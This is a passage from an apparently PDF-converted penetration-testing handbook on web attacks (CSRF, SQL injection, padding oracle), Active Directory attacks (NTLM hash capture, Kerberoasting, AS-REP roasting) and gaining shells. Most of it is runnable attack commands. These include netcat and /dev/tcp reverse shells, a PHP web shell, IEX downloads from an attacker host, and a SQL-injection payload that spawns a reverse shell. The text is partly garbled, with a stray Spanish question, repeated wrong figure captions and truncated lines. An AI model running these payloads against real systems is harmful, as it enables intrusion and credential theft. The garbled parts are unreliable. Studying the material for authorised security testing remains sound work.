


FIGURE 5—csrf updated to GET

If this change allows still user to change his password that means that this app is vulnerable to **CSRF** and attacker can send this link to the victim in order to change his password with the attacker desired password.

[ ! ] NOTE: In order to send another url text than the normal one, use a URL SHORTENER like bitly or others. ? ] Estoy siguiendo tus cursos por el momento youtube de web pentest y tenia una pregunta, se puede hacer un cross site request forgery con un cross site scripting javascript?

## SSRF (Server-Side Request Forgery)

A big difference between **CSRF** and **SSRF** is that with **Server-Side Request Forgery**, attacker doesn't need to interact with the victim to exploit the vulnerability. Attacker can use this vulnerability to send commands at server level.

## SQL Injection - Error Based

An **Error based SQL Injection** is a type of sql injection that profit to a syntax error attack type. Attacker can then profit those errors to list priviledge informations.

```
MySQL [database]> select username,password from users where id = 1 ' ;
#Output
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that correspon
```

[ ! ] NOTE: The error here comes from the ' at the end of the line.




FIGURE 6—sql error based on screen

How can Attacker take profit of this vulnerability:

1. List total number of column of the table

```

MySQL [database]> select * from users order by 100;
#Output
ERROR 1054 (42S22): Unknown column '100' in 'order clause'

MySQL [database]> select * from users order by 4;
#Output
+----+-----+-----+-----+
| id | username | password | email |
+----+-----+-----+-----+
| 2 | zeto | test1234 | a@a.com |
| 3 | rob2 | test3434 | b@b.com |
| 1 | arif2 | test2331 | c@c.com |
+----+-----+-----+-----+

```

10.10.10.71:8080/complain/view.php?mod=admin&view=repod&id=plans' order by 100-- -

FIGURE 7—sql error based order by 100

2. Get column names

```

MySQL [database]> select * from users union select 1,2,3,4;
#Output
+----+-----+-----+-----+
| id | username | password | email |
+----+-----+-----+-----+

```

```

+-----+-----+-----+-----+
| 2 | zeto | test1234 | a@a.com |
| 3 | rob2 | test3434 | b@b.com |
| 1 | arif2 | test2331 | c@c.com |
| 1 | 2 | 3 | 4 |
+-----+-----+-----+-----+
# Also possible with strings and functions

MySQL [database]> select * from users union select 1,"test",3,database();
#Output
+-----+-----+-----+-----+
| id | username | password | email |
+-----+-----+-----+-----+
| 2 | zeto | test1234 | a@a.com |
| 3 | rob2 | test3434 | b@b.com |
| 1 | arif2 | test2331 | c@c.com |
| 1 | test | 3 | database |
+-----+-----+-----+-----+

```

Usefull functions to be used in order to retrieve relevant informations:

- database()
- user()
- load\_file('/etc/passwd')

### 3. Get all the table names from database

```
MySQL [database]> select * from users union select table_name,2,3,4 from information
```

### 4. Get all databases

```

MySQL [database]> select * from users union select schema_name,2,3,4 from information
MySQL [database]> select * from users union select schema_name,2,3,4 from information
MySQL [database]> select * from users union select schema_name,2,3,4 from information

```

### 5. Get Columns name of a table

```
MySQL [database]> select * from users union select column_name,2,3,4 from information
```

### 6. Display User and Passwords

```
MySQL [database]> select * from users union select concat(username,0x3a,password),2
```

or with group concat

---

```
MySQL [database]> select * from users union select group_concat(username,0x3a,password)
```

[ ! ] NOTE: In a web app you might need to finish the sql injection by – -

[ ! ] NOTE: sometimes quotes or double quotes can not be used in web services url, but you can bypass that by using hexadecimal value `echo "database" | xxd -ps`  
-> 64617461626173650a so `table_schema = "database"` is the same as `table_schema = 0x6461746162617365`

## SQL Injection - Time Based

**SQL Injection time based** is a technic that attacker can use when the database is not visible (Blind) in the web application. The purpose is the same as the sql injection error based but needs a `sleep(5)` function to guess the searched values.

## SQL Injection - Boolean Based

**SQL Injection boolean based** is a kind of **error based** technic. The difference here is that the attacker is not looking at the information because it is not revealed by the web app. The only thing that the attacker knows is if its sql command gets an error or not. As the **time based** technic, the attacker uses that to guess the searched value. In this case, **SQLMap** is useful.

## SQLMap

**SQLMap** is an automatic tool that performs sql injections.

```
sqlmap -u http://10.124.211.96/details.php?id=2
# SQLMap identify the param id as injectable
sqlmap -u http://10.124.211.96/details.php?id=2 --tables
# SQLMap get the tables and db information
sqlmap -u http://10.124.211.96/details.php?id=2 -D db -T users --dump
# SQLMap dump the users table
```

## Padding Oracle Attack (Padbuster)

1. Recover cookie session and name
2. Decode cookie with padbuster

```
padbuster http://<website_url>/login.php p4YaK6FAadDiK24e0Gc0RpxvxiAchu%2Fy 8 -cook:
```


[ ! ] NOTE: If you see that the webapp is vulnerable to padding oracle attack, that the user `admin` is valid and you see that the webapp has a Registration page you can, you can put as a username `admin=` and you will be logged as admin manually.

---

## Padding Oracle Attack (Bit Flipper Attack - BurpSuite)

The **Bit Flipper attack** is an attack that takes the cookie of a user created with a very similar name as the victim name and flip Bits in order to retrieve the desired session cookie

1. create a user name very similar as the victim (in this case badmin for admin)



The image shows a web application interface for user registration. The title 'Register' is prominently displayed at the top. Below it, there are three input fields. The first field, labeled 'Username:', contains the text 'badmin'. The second field, labeled 'Password:', contains masked characters represented by dots. The third field, labeled 'Password (again):', also contains masked characters and has a text cursor positioned at the end. Below these fields is a dark button labeled 'Log in'.

FIGURE 8—sql error based order by 100

2. check the session cookie of user badmin with BurpSuite




FIGURE 9—sql error based order by 100

3. Ctrl+i to emit that to the BurpSuite intruder and go to intruder Positions to do a Sniper Attack




FIGURE 10—sql error based order by 100

4. Go to Payloads and select Bit flipper in payload type, Literal value in Format original data,

select all the bits and uncheck Url encode these characters

The screenshot shows the 'Payloads' tab in Burp Suite. At the top, there are tabs for 'Target', 'Positions', 'Payloads', and 'Options'. Below the tabs, there are two dropdown menus: 'Payload set' (set to '1') and 'Payload type' (set to 'Bit flipper'). To the right of these are 'Payload count: unknown' and 'Request count: unknown'. Below this is a section titled 'Payload Options [Bit flipper]' with a question mark icon. It contains a description: 'This payload type operates on an input and modifies the value of each bit position in turn. It can sometimes be used to meaningfully modify the and potentially interfere with application logic.' There are two radio buttons for 'Operate on': 'Base value of payload position' (selected) and 'Specific string:'. Below this are two radio buttons for 'Format of original data': 'Literal value' (selected) and 'Encoded as ASCII hex'. At the bottom of this section is a grid of checkboxes for 'Select bits to flip', with all bits from 1 (LSB) to 8 (MSB) checked. Below this is a section titled 'Payload Processing' with a question mark icon. It contains a description: 'You can define rules to perform various processing tasks on each payload before it is used.' There are buttons for 'Add', 'Edit', 'Remove', 'Up', and 'Down' on the left, and a table with columns 'Enabled' and 'Rule' on the right. Below this is a section titled 'Payload Encoding' with a question mark icon. It contains a description: 'This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.' There is a checkbox for 'URL-encode these characters:' which is unchecked, and a text input field containing the regex pattern '.A=<>?+&\*;"'{}|^'.

FIGURE 11—sql error based order by 100

5. Go to option and add a Grep Extract

- Add Grep Extract

---

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

Comparer

Extender

Project option

1 ×

2 ×

...

Target

Positions

Payloads

Options

☐ Case sensitive match

☒ Exclude HTTP headers

?

Grep - Extract

↻

These settings can be used to extract useful information from responses into the attack results table.

☐ Extract the following items from responses:

Add

Edit

Remove

Duplicate

Up

Down

Clear

Maximum capture length:

100

FIGURE 12—sql error based order by 100

- Fetch Response



② Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☒ Define start and end

☒ Start after expression:

☐ Start at offset:

☒ End at delimiter:

☐ End at fixed length:

☐ Extract from regex group

☒ Case sensitive

☐ Exclude HTTP headers ☒ Update config based on selection below

Fetch response

The request has not yet been issued - click "Fetch response" to issue it

OK Cancel

FIGURE 13—sql error based order by 100

- Generate regexp by selecting the output you want to analyse




FIGURE 14—sql error based order by 100

## 6. Click on start attack button




FIGURE 15—sql error based order by 100

## 7. Find and select a row where you see *You are currently logged in as admin!*

You can then copy the payload and past it in a EditThisCookie tool.

---

**ShellShock**

**XXE (XML External Entity Injection)**

**Blind XXE**

**Domain Zone Transfer**

**Insecure Deserialization**

**Type Juggling**

**SSTI**

Flask/Jinja2 -> Server Side Template Injection

---

# Windows vulnerability

---

## Use scf file to get the NTLMv2 hash

**SCF** (Shell Command File) are simple files that can be used to perform a connection to the attacker machine by using the **SMB** protocol. The interesting purpose of those kind of files is that they can perform small and limited set of operations, but can be executed when the user will browse the file, without the explicit necessity to execute it.

The attacker can take profit of this vulnerability to make a request to his own machine and then get the NTLMv2 hash of the victim one.

1. in a shell, create a shared folder and let it open

```
impacket-smbserver smbFolder $(pwd) -smb2support
```

2. create the malicious scf file

```
[Shell]
Command=2
IconFile=\\10.10.10.11\share\pentestlab.ico
[Taskbar]
Command=ToggleDesktop
```

3. copy the malicious file in the desired victim shared resource

That's it... Check the shared folder that you have created previously and if there is an interaction between the victim and the file, you will receive the NTLMv2 hash of the victim.

You can then try to crack the hash with **john**

## Active Directory Enumeration

As soon as we see port 88 and 389 or if victim machine changed the port number and we see Kerberos and LDAP, Attacker can estimate that the victim machine is a Domain Controller.

If we already have credentials, we can enumerate the Active Directory with the bloodhound package

---

## Injesting bloodhound from the attacker machine

1. Install bloodhound injester

```
python -m venv venv
source venv/bin/activate
pip install bloodhound
```

2. Run enumeration

```
bloodhound-python -d victim.local -u username -p "Password" -gc machine.victim.local
```

3. New json files have been created in your working directory

```
ls -la *.json
zip htblocal.zip *.json
```

## Injesting bloodhound from the victim

You can also do the injester technique from the victim machine it self with the **SharpHound.ps1** script.

```
wget https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Collectors/SharpHound.ps1
cat SharpHound.ps1 | grep "Invoke"
python -m http.server 80
```

Then in the victim machine, get the sharphound

```
IEX(New-Object Net.WebClient).downloadString("http://10.10.10.11/SharpHound.ps1")
Invoke-BloodHound -CollectionMethod All
```

When the SharpHound is finished, you will see a .zip file in the victim machine that you need now to transfer on the attacker one.

1. on the attacker machine

```
impacket-smbserver smbFolder $(pwd) -smb2support
```

2. on the victim machine

```
copy zipfile.zip \\10.10.10.11\smbFolder\zipfile.zip
```

## Install bloodhound and run it

1. Install bloodhound and neo4j

---

```
sudo apt install neo4j bloodhound
```

2. Check that alternatives are not on java11

```
update-alternatives --config java
```

```
#dont user java 11
```

3. run neo4j service

```
sudo neo4j console
```

4. run bloodhound

```
bloodhound --no-sandbox &> /dev/null &  
disown
```

5. Connect bloodhound to neo4j database

6. Drag & Drop the **.zip** file and go to Analysis tab

- Find all Domains Admins -> Show Administrator of the domain
- Find Shortest Paths to Domain Admins -> Fastest way to be converted as Administrator
- List all Kerberoastable Accounts -> Find users in which attacker can execute a Kerberoasting attack (need of credentials)
- Find Principals with DCSync Right -> Attacker can run a secretsdump attack to get all users hashes when user have GetChangesAll right.

## ASREPRoasting on Kerberos

If the Kerberos pre-authentication has been disabled for an account, that means that it is vulnerable to ASREPRoasting. As soon as we have a username, we can use the GetNPUsers script from impacket to retrieve its password Hash

```
GetNPUsers.py domain/username -request -no-pass -dc-ip 10.10.10.11
```

```
#OUTPUT
```

```
[*] Getting TGT for username
```

```
$krb5asrep$23$username@domain:00c4e7b0ce1ad503425a4b0161021fe5$8d8d475c06d1fb191d431055f8f16374f221327e13be255eb60df449969b864abf3322c2c69c16738b9cbbd47ff1a67727656d7c7581c0df5843bd2e7796183d005edf241d9c89917239f29834ce6595f7359911e427b21a16154e552536dd1e1c66280e246db4af7c4a43b4261f5560257c58e6e1cc51ebe742dbeb903a7379ae7e2db8882018922feed8ae18ee79962b0ff132e99e715ecdcd126bdbd6347dd93a0cfff96a586fb5682ce5e04b2960b67401854
```

You can then copy the TGT in a file and try to crack it with john

---

## Kerberoasting attack

A **Kerberoasting attack** can be done against Kerberoastable users that you find with Bloodhound and need at least a user and password of a user from the domain.

### Kerberoasting attack on victim machine with rubeus

**Rubeus.exe** is a tool that can perform Kerberoasting attack into the victim machine.

1. Download rubeus.exe on attacker machine

```
git clone https://github.com/r3m0tecontrol/Ghostpack-CompiledBinaries
```

2. Send the rubeus to the victim machine and execute it

- on attacker machine

```
python -m http.server 80
```

- on victim machine

```
iwr -uri http://10.10.10.11/Rubeus.exe -OutFile Rubeus.exe
```

3. Execute the Kerberoasting attack on the victim machine (in this example we will perform a Kerberoasting with alternate credentials)

```
C:\temp\Rubeus.exe -> check the roasting possibilities
```

```
C:\temp\Rubeus.exe kerberoast /creduser:domain.local\user /credpassword:password123
```

You will then see the hash that you can copy into the attacker machine and execute a hashcrack with **john**.

### Kerberoasting attack from attacker machine with impacket-GetUserSPNs

**Impacket-GetUserSPNs** is a script that can perform kerberoasting attack from the attacker machine. To do that, the victim machine needs to have the port 88 open and attacker needs to have credentials of at least one domain user.

If port 88 is not externally opened but you have access to the victim machine by a shell, you can make a reverse port forwarding to achieve the **Kerberoasting attack** on local.

1. Sync clock with the victim machine

```
rdate -n 10.10.10.10
```

2. Download chisel and build it on attacker machine

---

```
git clone https://github.com/jpillora/chisel
cd chisel
go build -ldflags "-s -w" .
du -hc chisel
upx brute chisel
du -hc chisel
```

3. Download chisel.exe on [github chisel release](#) and download the windows\_amd64.gz

4. Transfer chisel.exe to the victim machine

- on the attacker machine

```
mv Downloads/Firefox/chisel_1.7.6_windows_amd64.gz chisel.exe.gz
gunzip chisel.exe.gz
python -m http.server 80
```

- on the victim machine

```
iwr -uri http://10.10.10.11/chisel.exe -outFile chisel.exe
```

5. On the attacker machine create reverse server

```
./chisel server --reverse --port 1234
```

6. Port forward victim ports to attacker reverse server

```
C:\temp\chisel.exe client 10.10.10.11:1234 R:88:127.0.0.1:88
```

Thats it. we can now execute the Kerberoasting attack. Of course the above commands are necessary if the port 88 are not externally opened.

- in the case of a victim with port 88 opened the attack will look as following:

```
impacket-GetUserSPNs domain.local/user:password -request
```

- in the case of having to perform a reverse port forwarding

```
impacket-GetUserSPNs domain.local/user:password -request -dc-ip 127.0.0.1
```

You will then see the hash that you can copy in a file and execute a hashcrack with **john**.



---

**PART**

**IV**

---

## **Vuln exploit & Gaining Access**

---

---

# Beyond Remote Code Execution

---

**Remote code execution** occurs after some vulnerabilities exploitation and allows users to execute operating system commands on a remote system.

You always have to be aware of command type execution language. Sometimes bash command are not working, so try with languages. If the website is in php try to call `phpinfo()`; for example. Then you will know that your remote code execution will look like `system('whoami')`;

---

# Checking if code execution occurs

---

Sometimes attacker don't really know if remote code execution occurs because no direct output are visible to him. Here we will see some technics to know if code execution runs or not.

## Time sleep technic

```
GET /script.php?cmd=sleep+5&ok=ok HTTP/1.1
```

## Check network connectivity

Lets try to ping the attacker machine, attacker can use wireshark or tcpdump.

On the attacker machine listen to icmp connection

```
tcpdump icmp
```

remote code execution ping

```
ping -c 5 <attacker ip>
```

## Use wget and netcat to execute command

1. listener (attacker)

```
nc -nlvp 443
```

[!] NOTE: use rlwrap nc -nlvp 443 for windows machines

2. powned (victim)

```
wget http://<pirate_ip>:443/~whoami`
```

[ ! ] NOTE: for big files or also for php files use the | base64 command wget http://<pirate\_ip>:443/~id|base64`

---

# Visible remote code execution

---

**Visible remote code execution** can be performed with code looking like that:

```
<?php
echo "<html>";
echo "<pre>";
echo "<form method=GET><input type=text name=cmd style='width:400px;'>";
echo "<input type=submit value=Execute style='height:34px;'></form>";
$a = system($_GET["cmd"]);
echo "</pre></html>";
?>
```

When the remote code execution response is visible, there are some things to check:

- Which user serves the service
- Where
- Interesting files content
- Binaries

```
ifconfig
whoami
id
pwd
cat /etc/passwd
cat /etc/group
which python
which curl
which nc
which wget
```

---

# Gaining access throw remote code execution

---

## Listen and connection with netcat

**Netcat** also known as **nc** is a utility that allows to open TCP or UDP connections throw the network.

How it work:

1. listener (attacker)

```
nc -nlvp 443
```

2. powned (victim)

```
nc -e /bin/bash <pirate_ip> 443
```

## Connection with curl

1. attacker http server (attacker)

```
python -m http.server 9090
```

2. powned (victim)

```
mkdir /tmp/r  
curl http://<pirate_ip>:9090/reverse_tcp_malicious.sh -o /tmp/r  
chmod +x /tmp/r/reverse_tcp_malicious.sh
```

3. listener (attacker)

```
nc -nlvp 443
```

4. powned (victim)

---

```
/tmp/r
```

## Spawning a terminal from a shell

After a successful connection it's important to prepare the shell to be able to work comfortably. The following commands are always the same:

```
script /dev/null -c bash
^Z
stty raw -echo; fg
-> reset
-> xterm
export TERM=xterm
export SHELL=bash

stty -a

stty rows <rownb> columns <colnb>
```

[ ! ] Note: stty -a is done in the attacker shell to know rows and columns size

---

# Use SQL Injection for create a reverse shell

---

## Postgresql

1. Check the db VERSION

```
' UNION SELECT NULL, NULL, NULL, NUUL, VERSION() --
```

2. Create a table for execute commands

```
'; CREATE TABLE cmd_exec(cmd_output text) --
```

3. Initiate a reverse shell

```
'; COPY cmd_exec FROM PROGRAM 'bash -c ''bash -i >& /dev/tcp/10.10.10.10/443 0>&1''
```

---

# Password Cracking

---

There are two big families or strategies for cracking passwords:

## 1. Brute force attacks 1. Dictionary attacks

Brute forcing is the strategy that consists of trying every possible combination of characters until finding the right secret. Given **enough time**, a brute force attack is **always successful**.

So the big question is why attacker not only use this technique?

The answer is simple. Attackers need **enough time** to do that. Imagine a password with a length of 10 characters containing lowercase chars, uppercase chars, numbers and special chars, Attackers have to generate  $90^{10}$  passwords and that will take ages (years in this case).

[ ! ] NOTE: That means that attackers will use Brute force strategies only when they have no more possibilities.

Dictionary attack strategy is a type of bruteforcing but taking as input a dictionary of common credentials or password. This technique is the most used because it's not taking so much time as brute force. Of course this strategy is not so efficient as the brute force one because if the credential we want to crack is not in this dictionary, we will not be able to find the secret. It exists a lot of typical dictionaries on the web like [OWASP SecLists Project](#), [danielmiessler/SecList](#)

## Password Cracking with JohnTheRipper

John The Ripper also known as **john** is a command line tool that can perform brute force attacks and dictionary attacks.

### Use John for brute force

**John** has an option called incremental that performs brute force attacks.

```
john -incremental -users:<users list> <file to crack>
```

### Use John for dictionary attack

**John** has the wordlist option to perform dictionary attacks.



---

```
john -wordlist=/usr/share/wordlists/rockyou.txt <file to crack>
```

### Cracking ssh keys protected by password

John The Ripper have a special tool called **ssh2john** that help by a dictionary attack to find the password used when a user have generated a SSH Key with a passphrase.

usage:

```
ssh2john -> /usr/share/john/ssh2john.py id_rsa > hash
cat hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

### Cracking ftp protected by password

John have a special tool for cracking ftp protected by password: **zip2john**

usage:

```
